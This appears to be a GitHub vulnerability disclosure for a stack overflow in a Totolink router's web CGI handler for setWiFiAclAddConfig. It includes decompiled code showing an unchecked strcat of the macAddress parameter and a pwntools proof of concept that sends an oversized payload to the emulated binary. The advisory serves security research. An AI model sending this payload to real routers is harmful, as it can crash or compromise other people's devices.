d1tto / IoT-vuln Public

Code Issues Pull requests Actions Projects Security Insights

main IoT-vuln / Totolink / 1.setWiFiAclAddConfig /

d1tto add n600r … on Apr 15 History

..

img 8 months ago

readme.md 8 months ago

readme.md

Overview


- The device's official website: http://www.totolink.cn/home/menu/newstpl.html?menu_newstpl=products&id=2
- Firmware download website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

Affected version

V4.3.0cu.7647_B20210106

Vulnerability details

The vulnerability exists in the router's WEB component. `/web_cste/cgi-bin/cstecgi.cgi` `FUN_0041b448` (at address 0x41b448) gets the json parameter `macAddress` but doesn't check it's length, a stack overflow occurs by calling `strcat` function directly to concatenate it into a local variables on the stack:



```
  local_34 = 0;
  local_30 = 0;
  local_2c = 0;
  local_28 = 0;
  local_24 = 0;
  local_20 = 0;
  pcVar1 = (char *)websGetVar(param_1,"macAddress","");
  __s = (char *)websGetVar(param_1,"comment","");
  apmib_get(0x35,&local_120);
  if (0x14 < local_120 + 1) {
    return 0;
  }
  if (pcVar1 != (char *)0x0) {
    pcVar1 = strtok(pcVar1,":");
    if (pcVar1 == (char *)0x0) {
      return 0;
    }
    strcat((char *)&local_3c,pcVar1);
    while (pcVar1 = strtok((char *)0x0,":"), pcVar1 != (char *)0x0) {
      strcat((char *)&local_3c,pcVar1);
    }
    string_to_hex((char *)&local_3c,&lStack92);
  }
  if (*__s == '\0') {
    local_56[0] = '\0';
  }
  else {
    sVar3 = strlen(__s);
    if (0x13 < sVar3) {
      *(undefined2 *)(__s + 0x28) = 0;
    }
    strcpy(local_56,__s);
  }
```

As can be seen from the image above, after the parameter `macAddress` is obtained, it is segmented with `":"` and the segmented string is spliced into the local variable local_3c.

POC

```
from pwn import *
import json

data = {
    "topicurl": "setting/setWiFiAclAddConfig",
    "wifiIdx": "0",
    "addEffect": "0",
    "comment": "AAA",
    "macAddress": "A"*0x200 + ":" + "A"*0x100 + ":A:A"
}
data = json.dumps(data)
print(data)

argv = [
    "qemu-mips-static",
    "-L", "./lib",
    "-E", "LD_PRELOAD=./hook.so",
    "-E", "CONTENT_LENGTH={}".format(len(data)),
    "-E", "REMOTE_ADDR=192.168.2.1",
    "./cstecginew.cgi"
]

a = process(argv=argv)

a.sendline(data.encode())

a.interactive()
```